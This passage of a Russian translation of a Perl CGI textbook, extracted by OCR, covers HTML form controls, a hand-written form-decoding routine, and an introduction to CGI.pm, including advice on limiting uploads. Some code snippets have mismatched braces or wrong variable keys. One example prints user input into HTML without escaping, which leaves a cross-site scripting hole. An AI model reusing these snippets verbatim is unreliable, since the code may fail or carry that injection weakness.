

Рис. 4-4. Переключатели

Кнопки отправки данных формы

Как следует из названия, кнопка отправки отправляет содержимое формы (рис. 4-5). Когда пользователь нажимает эту кнопку, броузер запускает соответствующий обработчик JavaScript – *onSubmit*, форматирует HTTP-запрос согласно методу формы и типу кодирования, а затем посылает этот запрос по URL, определяемому атрибутом *action* формы. Результат отображается в виде новой веб-страницы.



Рис. 4-5. Кнопки отправки данных формы

HTML-код для кнопки отправки выглядит так:

```
<INPUT TYPE="submit" NAME="submit_button" VALUE="Submit the Form">
```

Как правило, кнопка отправки есть в каждой форме, кроме того, одна форма может иметь несколько таких кнопок:

```
<INPUT TYPE="submit" NAME="option" VALUE="Option 1">
<INPUT TYPE="submit" NAME="option" VALUE="Option 2">
```

При отправке формы включаются только имя и значение нажатой кнопки отправки. Ниже перечислены поддерживаемые атрибуты:

VALUE

Атрибут VALUE определяет текст, видимый на кнопке, а также значение, присваиваемое этому элементу при отправке формы. Если значение не задано, броузеры применяют метку по умолчанию – обычно «Submit»[1], при этом имя и значение данного элемента не посылаются.

onClick

Для кнопок отправки может быть задан обработчик JavaScript – onClick, который определяет код, запускаемый при нажатии кнопки пользователем. Если код возвращает значение false, операция отправки отменяется.

Кнопки сброса данных формы

Эта кнопка предоставляет пользователям возможность сбросить значения всех полей формы, вернувшись к значениям по умолчанию. С точки зрения пользователя это выглядит как обновление страницы, но более быстрое и удобное. Поскольку броузер выполняет это действие, не обращаясь к веб-серверу, CGI-сценарий не отвечает на эти действия. Тег HTML выглядит так:

```
<INPUT TYPE="reset" VALUE="Сбросить значения в полях формы">
```

Можно определить несколько кнопок для одной и той же формы, хотя это почти наверняка лишнее.

NAME

Можно определить имя для кнопки сброса, но ни имя, ни значение не передаются CGI-сценарию. Таким образом, имя имеет значение только для кода JavaScript.

---

[1] Современные броузеры проверяют выбранный пользователем язык и в соответствии с ним генерируют надпись на кнопке отправки по умолчанию. Для русскоязычных броузеров это – «Подача запроса». – *Примеч. науч. ред.*

VALUE

Атрибут VALUE определяет текст, отображаемый на кнопке.

onClick

Как и для кнопок отправки данных, для кнопок сброса можно определить атрибут onClick, задающий код на JavaScript, выполняемый при нажатии кнопки; если код возвращает значение false, операция сброса отменяется.

Графические кнопки

Вы также можете определить в качестве кнопок изображения. Они действуют так же, как кнопки отправки, но позволяют добиться большей гибкости относительно их внешнего вида. Учтите, что пользователи привыкают к определенному виду кнопок в операционной системе и броузере, так что кнопка другого типа может сбить с толку новичков. Тег HTML для графических кнопок выглядит так:

```
<INPUT TYPE="image" SRC="/icons/button.gif" NAME="result"
   VALUE="text only">
```

Графические и текстовые броузеры воспринимают эти элементы поразному. Текстовые броузеры, такие как Lynx, отправляют имя и значение вместе, подобно большинству других элементов формы:

```
result=text+only
```

Однако графические броузеры, такие как Netscape и Internet Explorer, посылают координаты точки экрана, где пользователь нажал графическую кнопку, а также имя кнопки. Значение не посылается. Координаты измеряются в пикселах, начиная с левого верхнего угла изображения (рис. 4-6).



Рис. 4-6. Координаты графической кнопки

В этом примере графический броузер отправит следующее:

```
action.x=50&action.y=20
```

Ниже перечислены атрибуты графических кнопок:

VALUE

Атрибут VALUE посылается текстовыми броузерами как значение этого элемента.

SRC

Атрибут определяет URL изображения, используемого в качестве кнопки, так же как в более распространенном варианте с тегом <IMG> (если вам кажется незнакомым тег <IMG>, это может быть связано с тем, что вы привыкли видеть его вместе с атрибутом SRC: <IMG SRC=...>).

onClick

Этот атрибут определяет то же поведение, что и в случае с кнопками отправки данных.

Обычные кнопки

Последний тип кнопок – просто кнопка без специальных функций. Чтобы не путать этот тип кнопок с остальными, назовем их обычными. Тег для определения обычной кнопки очень похож на тег для кнопки отправки или кнопки сброса данных:

```
<INPUT TYPE="button" VALUE="Нажмите для приветствия ... "
   onClick="alert( 'Привет!' );">
```

Имя и значение обычной кнопки никогда не передаются CGI-сценарию. Поскольку простой кнопке не назначены специальные действия, она не имеет смысла без атрибута *onClick*:

NAME

Атрибут NAME никогда не посылается как часть запроса, поэтому он имеет значение только для кода JavaScript.

VALUE

Атрибут VALUE задает имя кнопки.

onClick

Атрибут onClick определяет код, выполняемый при нажатии кнопки. Возвращаемое кодом значение не имеет никакого эффекта, так как обычные кнопки больше ничего не выполняют.

Тег <SELECT>

Тег <SELECT> используется для создания списка, в котором пользователи могут что-либо выбрать. Тег позволяет создавать два различных элемента, которые внешне существенно отличаются, но выполняют схожую функцию: прокручиваемый список и поле со списком (более известное как раскрывающееся меню). Оба элемента показаны на рис. 4-7. В отличие от элементов <INPUT>, теги <SELECT> имеют и открывающий и закрывающий теги.

Вот пример раскрывающегося меню:

```
Choose a method of payment:
  <SELECT NAME="card" SIZE=1>
```

```
    <OPTION SELECTED>American Express</OPTION>
    <OPTION>Discover</OPTION>
    <OPTION>Master Card</OPTION>
    <OPTION>Visa</OPTION>
  </SELECT>
```

Пример определения прокручиваемого списка:

```
  Choose the activities you enjoy:
    <SELECT NAME="activity" SIZE=4 MULTIPLE>
    <OPTION>Aerobics</OPTION>
    <OPTION>Aikido</OPTION>
    <OPTION>Basketball</OPTION>
    <OPTION>Bicycling</OPTION>
    <OPTION>Golfing</OPTION>
    <OPTION>Hiking</OPTION>
    ...
  </SELECT>
```



Рис. 4-7. Два типа списков select: раскрывающееся меню и прокручиваемый список

Можно разрешить пользователю выбирать в прокручиваемых списках и несколько значений. В этом случае несколько значений кодируются как отдельные пары имя–значение, как если бы они были получены из разных элементов формы.

Например, если кто-то выбрал Aikido, Bicycling и Hiking, броузер закодирует это как `activity=Aikido&activity=Bicycling&activity=Hiking`.

Ниже перечислены атрибуты тега <SELECT>:

SIZE

Атрибут SIZE определяет количество видимых строк в списке. Значение атрибута, равное 1, задает раскрывающееся меню.

MULTIPLE

Этот атрибут позволяет пользователю выбрать несколько значений из списка. Это возможно только в случае, если значение атрибута SIZE превышает 1. В некоторых операционных системах для выделения нескольких элементов списка пользователь должен удерживать определенные клавиши на клавиатуре.

Тег <OPTION>

У тега <SELECT> нет атрибута VALUE. Каждый возможный вариант его значений должен быть заключен в тег <OPTION>.

Вы можете перезаписать значение, используемое определенным элементом <OPTION>, задав атрибут VALUE следующим образом:

```
<OPTION VALUE="AMEX">American Express</OPTION>
```

Тег <OPTION> имеет два необязательных атрибута:

SELECTED

Атрибут SELECTED указывает на то, что элемент списка должен быть выбран по умолчанию. При отправке формы имя тега <SELECT> посылается вместе со значением выделенных элементов.

VALUE

Атрибут VALUE – это значение, передаваемое для выделенного элемента списка. Если этот атрибут опущен, значение по умолчанию совпадает с текстом между тегами <OPTION> и </OPTION>.

Тег <TEXTAREA>

Тег <TEXTAREA> предоставляет пользователям возможность ввести текст из нескольких строк (рис. 4-8).

Для областей текста определены открывающий и закрывающий теги:

```
<TEXTAREA ROWS=10 COLS=40 NAME="comments"
   WRAP="virtual">Текст по умолчанию</TEXTAREA>
```

В результате получится прокручиваемое текстовое поле с видимой областью из 10 строк и 40 столбцов.

У тега <TEXTAREA> нет атрибута VALUE. Текст, заданный по умолчанию, должен быть помещен между открывающим и закрывающим тегами. В отличие от других HTML-тегов, в тексте, заключенном между тегами <TEXTAREA> и </TEXTAREA>, пробелы и символы новой строки *не* игнорируются. Броузер выведет приведенный выше пример с пробелами.



Рис. 4-8. Текстовая область

Тег <TEXTAREA> имеет следующие атрибуты:

COLUMNS

Атрибут COLUMNS задает ширину текстовой области, но, как и в случае с размером текстовых полей, броузеры измеряют столбцы поразному для шрифтов с нефиксированной шириной символов.

ROWS

Атрибут ROWS задает количество строк текстовой области, которые должны быть видны. По краям текстовой области расположены полосы прокрутки, позволяющие просматривать текст, не поместившийся в видимой области.

WRAP

Атрибут WRAP определяет поведение броузера, когда пользователь вводит текст за пределами правого края, но учтите, что этот атрибут реализован не так строго, как другие теги и атрибуты. Хотя большинство броузеров поддерживают этот атрибут, он не включен в стандарт HTML 4.0. Обычно значение «virtual» заставляет текст переходить на новую строку в текстовой области, но текст посылается без символов новой строки. Значение «physical» имеет то же действие с точки зрения пользователя, но символы разрыва строк посылаются как часть текста. При работе в разных операционных системах отправляются различные символы окончания строки. Если вы опустите атрибут WRAP или установите его в значение «none», текст будет прокручиваться за правую границу текстовой области.

Декодирование введенных в форму данных

Для получения доступа к содержащейся в форме информации мы должны декодировать данные, которые нам отправляются. Алгоритм декодирования данных формы следующий:

1. Прочитать строку запроса из `$ENV{QUERY_STRING}`.
2. Если значение `$ENV{REQUEST_METHOD}` равно POST, определить размер запроса при помощи `$ENV{CONTENT_LENGTH}` и прочитать нужное количество данных со стандартного ввода. Добавить эти данные к данным, прочтенным из строки запроса, если они существуют (они должны быть соединены при помощи «&»).
3. Разбить результат по символу «&», разделяющему пары имя–значение (формат – `name=value&name=value...`).
4. Разбить каждую пару по символу «=», чтобы получить имя и значение.
5. Декодировать URL-закодированные символы в имени и значении.
6. Присвоить каждому имени нужное значение (значения); помните, что у параметра может быть несколько значений.

Форма посылает параметры как тело запроса POST или как строку запроса GET. Однако можно создать форму, использующую метод POST, и направить ее в URL, содержащий строку запроса. Таким образом, можно получить строку запроса, используя метод POST.

Приведем пример подпрограммы (первая попытка):

```
sub parse_form_data {
  my %form_data;
  my $name_value;
  my @name_value_pairs = split /&/, $ENV{QUERY_STRING};

  if ( $ENV{REQUEST_METHOD} eq 'POST' ) {
    my $query = "";
    read (STDIN, $query, $ENV{CONTENT_LENGTH} ) == $ENV{CONTENT_LENGTH}
      or return undef;
    push @name_value_pairs, split /&/, $query;
  }

  foreach $name_value ( @name_value_pairs ) {
    my ( $name, $value )  = split /=/, $name_value;

    $name =~ tr/+/ /;
    $name =~ s/%([\da-f][\da-f])/chr( hex($1) )/egi;

    $value = "" unless defined $value;
```

```
        $value =~ tr/+/ /;
        $value =~ s/%([\da-f][\da-f])/chr( hex($1) )/egi;

        $form_data{$name} = $value;
    }
    return %form_data;
}
```

Подпрограмму *parse_form_data* можно использовать так:

```
my %query = parse_form_data() or error( "Неверный запрос" );
my $activity = $query{$activity};
```

Мы разбиваем строку запроса по парам имя–значение и затем сохраняем каждую пару в хеше `@name_value_pairs`. Поскольку клиент использует амперсанд для разделения пар, определяем его как разделитель для функции *split*. Если используется метод запроса POST, читаем тело запроса из STDIN. Если количество прочитанных байт не совпадает с ожидаемым, возвращаем `undef`. Такое может случиться, если пользователь нажмет кнопку броузера «Стоп» при отправке запроса.

Затем просматриваем в цикле каждую пару имя–значение и разделяем их на `$name` и `$value`. Параметр может быть отправлен без знака равенства или значения. Это возможно для форм <ISINDEX>, которые теперь уже не используются, или для URL, созданных вручную. Если значение `$value` не задано, следует установить его в пустую строку, чтобы избежать предупреждений от Perl.

Каждый символ «+» заменяем пробелом. Затем декодируем URL-закодированные символы, заменяя строки, начинающиеся с `%` и двух шестнадцатеричных цифр, выражением, о котором говорилось в главе 2. Затем добавляем пару имя–значение в хеш, который возвращаем по окончании работы.

Вы, вероятно, заметили, что у нашей подпрограммы есть проблема. Она возникает при записи значения в хеш почти в самом конце подпрограммы:

```
$form_data{$name} = $value;
```

Если элементы формы имеют одно и то же имя или прокручиваемый список поддерживает выбор нескольких значений, то можно получить различные значения для одного и того же имени. Например, если в списке с именем «numbers» выбрать сразу «One» и «Two», то строка запроса будет иметь следующий вид:

```
numbers=One&numbers=Two
```

В нашем же примере будет сохранено только последнее значение в хеше. Существует несколько способов решения этой проблемы, но все они не идеальны. Для начала можно преобразовать значение хеша в

массив ссылок для множественных значений путем замены присваивания значений хеша следующими строками:

```
if ( exists $form_data{$name} ) {
   if ( ref $form_data{$name} ) {
    push @{ $form_data{$name} }, $value;
  }
  else {
    $form_data{$name} = [ $form_data{$name}, $value ];
  }
else {
  $form_data{$name} = $value;
}
```

Этот код слегка сложноват, но поскольку он спрятан в подпрограмме, это не создаст серьезных затруднений. Настоящая проблема при таком подходе заключается в том, что CGI-сценарий, использующий эту подпрограмму, должен знать, у каких элементов могут быть различные значения, и проверять каждое или рисковать, получая от пользователя нечто, подобное «ARRAY(0x19abcde)», что является скалярным представлением в Perl любой ссылки на массив. Код для получения доступа к значениям элемента «numbers» будет выглядеть примерно так:

```
my %query = parse_form_data() or error( "Неверный запрос" );
my @numbers = ref( $query{numbers} ) ? @{ $query{numbers} } :
  $query{numbers};
```

Такой синтаксис ужасен. Другой подход состоит в том, чтобы хранить несколько значений в одной текстовой строке, разделяя их определенным символом, например, знаком табуляции или «\0». Это проще реализовать в подпрограмме:

```
if ( exists $form_data{$name} ) {
  $form_data{$name} .= "\t$value";
  else {
  $form_data{$name} = $value;
```

Кроме того, упростится чтение значения в CGI-сценарии:

```
my %query = parse_form_data() or error ("Неверный запрос" );
my @numbers = split "\t",  $query{numbers};
```

Однако данные могут быть повреждены, если CGI-сценарий не ожидает множественных значений.

К счастью, существует лучшее решение. Вместо того чтобы самостоятельно писать подпрограмму, можно использовать модуль CGI.pm, обеспечивающий эффективное решение этой проблемы, а также поддерживающий множество других полезных возможностей. Модуль CGI.pm рассматривается в следующей главе.

5

Модуль CGI.pm

Модуль CGI.pm стал стандартным инструментом создания CGI-сценариев на Perl, обеспечивающим простой интерфейс для большинства распространенных CGI-задач. Он не только позволяет легко разобрать параметры ввода, но и предоставляет прозрачный интерфейс для заголовков и является мощным, но элегантным способом вывода HTML-кода из сценариев.

Основы мы рассмотрим сейчас, а потом еще раз обратимся к CGI.pm, когда будем обсуждать другие компоненты CGI-программирования. Например, модуль CGI.pm обеспечивает простой способ чтения и записи cookies в броузер (см. главу 11).

Если после чтения этой главы вы захотите узнать больше, то можете обратиться к книге, написанной автором модуля и целиком посвященной ему: *Official Guide to programming with CGI.pm* («Официальное руководство по программированию с CGI.pm») Линкольна Штейна (Lincoln Stein) издательства John Wiley & Sons.

Поскольку возможности CGI.pm весьма широки, разделим обсуждение на три части: обработка ввода, генерирование вывода и обработка ошибок. Мы рассмотрим способы генерации вывода как с CGI.pm так и без. Структура главы примерно такая:

- Обработка ввода при помощи CGI.pm
  - ◊ *Информация об окружении*. В CGI.pm есть методы получения информации, сходной, но слегка отличающейся от информации, доступной через `%ENV`.
  - ◊ *Данные из форм*. CGI.pm автоматически разбирает параметры, переданные через HTML-формы, и обеспечивает простоту доступа к этим параметрам.

- ◊ *Загрузка файлов на сервер.* CGI.pm позволяет легко обрабатывать загрузку файлов на сервер.

- Генерация вывода при помощи CGI.pm
  - ◊ *Генерация заголовков.* В CGI.pm есть методы, помогающие выводить HTTP-заголовки из CGI-сценариев.
  - ◊ *Генерация HTML-кода.* CGI.pm позволяет полностью генерировать HTML-документы при помощи соответствующих методов.
- Альтернативные способы генерации вывода
  - ◊ *Дословные HTML и «here-документы».* Мы сравним две альтернативные стратегии для вывода HTML-кода.
- Обработка ошибок
  - ◊ *Перехватывание die.* Стандартный способ обработки ошибок в Perl – функция die – некорректно работает с CGI.
  - ◊ *CGI::Carp.* Модуль CGI::Carp, распространяемый с CGI.pm, позволяет легко перехватывать *die* и другие ошибки, которые могут аварийно завершить ваш сценарий.
  - ◊ *Настраиваемые решения.* Если вы хотите больше контролировать вывод информации об ошибках пользователям, можно написать настраиваемую подпрограмму или модуль.

Начнем с обзора CGI.pm.

Обзор

Для модуля CGI.pm версия Perl должна быть выше 5.003_07, а начиная с Perl 5.004 CGI.pm входит в стандартный дистрибутив. Проверить, какая у вас версия Perl, можно при помощи параметра *-v*:

```
$ perl -v

This is perl, version 5.005

Copyright 1987-1997, Larry Wall

Perl may be copied only under the terms of either the Artistic License
or the GNU General Public License, which may be found in the Perl 5.0
source kit.
```

Узнать, установлен ли CGI.pm, и если да, то какой он версии, можно так:

```
$ perl -MCGI -e 'print "CGI.pm version $CGI::VERSION\n";'
CGI.pm version 2.56
```

Если же вы получаете что-то наподобие следующего сообщения, то это означает, что CGI.pm у вас не установлен, и его надо загрузить и установить. В приложении В описано, как это делается.

```
Can't locate CGI.pm in @INC (@INC contains: /usr/lib/perl5/i386-
   linux/5.005 /usr/lib/perl5 /usr/lib/perl5/site_perl/i386-linux/
   usr/lib/perl5/site_perl .).
BEGIN failed-compilation aborted.
```

Новые версии CGI.pm выходят регулярно, и в большинство выпусков входят исправления ошибок.[1] Поэтому мы советуем установить новейшую версию и следить за новыми выпусками (перечень версий с датами их релиза можно найти в конце файла *cgi_docs.html*, распространяемого вместе с модулем). В этой главе рассмотрены возможности версии 2.47.

Атака «Отказ от обслуживания»

Перед тем как начать, вы должны внести небольшие изменения в вашу копию модуля. CGI.pm обрабатывает загрузку файлов на сервер и автоматически сохраняет временные копии этих файлов. Это очень удобная возможность, мы поговорим о ней позже. Однако загрузка файлов разрешена в CGI.pm по умолчанию и размер принимаемых файлов никак не ограничен. Есть вероятность, что кто-нибудь загрузит несколько больших файлов на сервер и заполнит весь диск.

Разумеется, большинство ваших CGI-сценариев не поддерживают загрузку файлов. Стоит запретить эту возможность и разрешать ее только в тех сценариях, где она нужна. Кроме того, можно ограничить размер запросов POST, которые включают загрузку файлов наряду с отправкой форм.

Чтобы внести эти изменения, найдите файл CGI.pm в библиотеках Perl и в нем отыщите примерно такой текст:

```
# Set this to a positive value to limit the size of a POSTing
# to a certain number of bytes:
$POST_MAX = -1;

# Change this to 1 to disable uploads entirely:
$DISABLE_UPLOADS = 0;
```

Установите `$DISABLE_UPLOADS` в 1. Возможно, вы пожелаете установить `$POST_MAX` в разумный верхний предел, например 100 Кбайт. Запросы POST, отличные от загрузки файлов, обрабатываются в оперативной

[1] Это не обязательно ошибки в CGI.pm. CGI.pm стремится к совместимости с новыми серверами и броузерами, которые иногда содержат неверный или нестандартный код.

памяти, так что ограничение на размер запросов POST поможет избежать ситуации, когда кто-то отправит несколько больших запросов POST, которые очень быстро займут всю доступную память на сервере. В результате у вас получится:

```
# Set this to a positive value to limit the size of a POSTing
# to a certain number of bytes:
$POST_MAX = 102_400;  #100 KB

# Change this to 1 to disable uploads entirely:
$DISABLE_UPLOADS = 1;
```

Если вы потом решите разрешить загрузку и/или разрешить больший размер для запросов POST, вы сможете изменить эти значения для сценария, установив переменные `$CGI::DISABLE_UPLOADS` и `$CGI::POST_MAX` после объявления метода CGI.pm (use CGI.pm;), но до создания объекта CGI.pm. Как получить загружаемый файл, вы узнаете позже.

Для редактирования файла CGI.pm вам могут понадобиться особые права. Если ваш системный администратор почему-то не внес эти изменения, то вы должны запрещать загрузку файлов и ограничивать размер запроса POST в каждом сценарии. Все ваши сценарии должны начинаться примерно так:

```
#!/usr/bin/perl -wT

use strict;
use CGI;

$CGI::DISABLE_UPLOADS = 1;
$CGI::POST_MAX        = 102_400;  #100 KB

my $q = new CGI;
.
.
```

В приводимых примерах мы считаем, что изменения внесены в модуль, и опустим эти строки.

Кухонная раковина

CGI.pm – большой модуль. В нем содержатся функции для доступа к переменным окружения CGI и печати заголовков. Он автоматически интерпретирует данные из форм, отправленные методом POST или GET, и обрабатывает кодированные многочастичные загрузки файла на сервер. Он предоставляет множество функций для выполнения рутинных задач с CGI и обеспечивает простой интерфейс для вывода HTML. Этот интерфейс не заменяет необходимость понимания HTML, но упрощает включение HTML-кода в сценарии на Perl, делая это естественно и прозрачно.

Поскольку модуль CGI.pm довольно велик, некоторые считают его раздутым и сетуют на то, что он напрасно занимает память. На самом деле, есть много способов для увеличения эффективности CGI.pm, включая реализацию SelfLoader. Это означает, что загружается только тот код, который вам нужен. Если вы используете CGI.pm только для разбора введенных данных, а не для HTML-вывода, то CGI.pm не загружает код, нужный для создания HTML-кода.

Также были созданы альтернативные уменьшенные CGI-модули. Одна из простых альтернатив CGI.pm была задумана Дэвидом Джеймсом (David James); он начинал вместе с Линкольном Штейном и в результате получил улучшенную версию CGI.pm, которая меньше, быстрее и более модульна, чем оригинал. Теперь, когда вы читаете эту книгу, она должна быть доступна как CGI.pm 3.0.

Стандартный и объектно-ориентированный синтаксис

CGI.pm, как и сам Perl, очень мощный, но гибкий. Он поддерживает два типа использования: стандартный интерфейс и объектно-ориентированный интерфейс. Внутри это полностью объектно-ориентированный модуль. Но не все программисты на Perl хорошо себя чувствуют в объектно-ориентированном написании кода, так что они могут запросить обычное использование подпрограмм из модуля.

Объектно-ориентированный синтаксис выглядит примерно так:

```
use strict;
use CGI;

my $q    = new CGI;
my $name = $q ->param( "name");

print $q->header( "text/html" ),
      $q->start_html( "Добро пожаловать" ),
      $q->p( "Привет, $name!" ),
      $q->end_html;
```

Стандартный синтаксис выглядит так:

```
use strict;
use CGI qw( :standard );

my $name = param( "name" );

print header( "text/html"),
      start_html( "Добро пожаловать" ),
      p( "Привет, $name!" ),
      end_html;
```

То, что в этом примере вам непонятно, мы рассмотрим дальше в этой главе. Сейчас важно обратить внимание на разный синтаксис. В первом примере создается объект CGI.pm и сохраняется в `$q` (`$q` – сокращение от *query*, часто используется для обозначения объектов CGI.pm; иногда используется `$cgi`). Поэтому все функции CGI.pm начинаются с `$q->`. Во втором примере CGI.pm экспортирует стандартные функции и просто использует их. В CGI.pm есть несколько предопределенных групп функций, например `:standard`, которые можно экспортировать в CGI-сценарии.

Стандартный синтаксис, разумеется, проще. В нем нет всех этих префиксов `$q->`. Но несмотря на эстетику, для использования объектно-ориентированного синтаксиса с CGI.pm есть веские причины.

Экспортирование функций имеет свою цену. Perl поддерживает различные пространства имен для различных частей кода, называемых пакетами. Большинство модулей, как и CGI.pm, загружают себя в собственные пакеты. Таким образом, функции и переменные, видимые модулем, отличаются от тех, которые видите вы в своих сценариях. Это полезная особенность, так как она помогает избежать недоразумений, если переменные и функции из разных пакетов имеют одинаковые имена. Когда модуль экспортирует символы (будь то функции или переменные), Perl создает и поддерживает псевдонимы для них в пространстве имен вашей программы – пространстве *main*. Эти псевдонимы занимают место в памяти. Такое использование памяти становится особенно критичным, если вы решили использовать CGI-сценарии с модулями FastCGI или *mod_perl*.

Объектно-ориентированный синтаксис позволяет избежать возможных недоразумений, если имя создаваемой вами подпрограммы совпадет с именем одной из экспортируемых функций CGI.pm. Кроме того, с точки зрения поддержки, из объектно-ориентированного сценария гораздо проще определить, где находится код для функции, по ее заголовку: это метод объекта CGI.pm, следовательно, он должен быть в модуле CGI.pm (или в одном из связанных модулей). Узнать из второго примера, где искать функции, по их заголовкам гораздо труднее, особенно если сценарий становится больше и сложнее.

Некоторые избегают объектно-ориентированного синтаксиса – им кажется, что это медленнее. В Perl методы обычно медленнее функций. Тем не менее CGI.pm является объектно-ориентированным модулем, и чтобы обеспечить синтаксис функций, он должен многое проделать, для обработки объектов внутренним образом. Таким образом, в случае с CGI.pm объектно-ориентированный синтаксис не медленнее функций. На самом деле он даже немного быстрее.

В большинстве примеров мы будем пользоваться объектно-ориентированным синтаксисом.

Обработка ввода при помощи CGI.pm

В основном CGI.pm выполняет две различные задачи: он читает и разбирает ввод, полученный от пользователя, и обеспечивает удобный способ для вывода HTML-кода. Сначала рассмотрим обработку ввода.

Информация об окружении

В CGI.pm существует много методов для получения информации об окружении. Конечно, при использовании CGI.pm все стандартные переменные окружения CGI по-прежнему доступны через хеш `%ENV`, но CGI.pm делает их доступными и через вызовы методов. Кроме того, он поддерживает несколько уникальных методов. В таблице 5-1 приведены функции CGI.pm и соответствующие им стандартные переменные CGI-окружения.

Таблица 5-1. Методы и переменные CGI-окружения

Метод CGI.pm	Переменная окружения
auth_type	AUTH_TYPE
Нет	CONTENT_LENGTH
content_type	CONTENT_TYPE
Нет	DOCUMENT_ROOT
Нет	GATEWAY_INTERFACE
path_info	PATH_INFO
path_translated	PATH_TRANSLATED
query_string	QUERY_STRING
remote_addr	REMOTE_ADDR
remote_host	REMOTE_HOST
remote_ident	REMOTE_IDENT
remote_user	REMOTE_USER
request_method	REQUEST_METHOD
script_name	SCRIPT_NAME
self_url	Нет
server_name	SERVER_NAME
server_port	SERVER_PORT
server_protocol	SERVER_PROTOCOL

Таблица 5-1. Методы и переменные CGI-окружения (продолжение)

Метод CGI.pm	Переменная окружения
server_software	SERVER_SOFTWARE
url	Нет
Accept	HTTP_ACCEPT
http("Accept-charset")	HTTP_ACCEPT_CHARSET
http("Accept-encoding")	HTTP_ACCEPT_ENCODING
http("Accept-language")	HTTP_ACCEPT_LANGUAGE
raw_cookie	HTTP_COOKIE
http("From")	HTTP_FROM
virtual_host	HTTP_HOST
referer	HTTP_REFERER
user_agent	HTTP_USER_AGENT
https	HTTPS
https("Cipher)	HTTPS_CIPHER
https("Keysize")	HTTPS_KEYSIZE
https("SecretKeySize")	HTTPS_SECRETKEYSIZE

Большинство этих методов CGI.pm не имеют аргументов и возвращают то же значение, что и соответствующая переменная окружения. Например, получить дополнительную информацию о пути, переданную в CGI-сценарий, можно так:

```
my $path = $q->path_info;
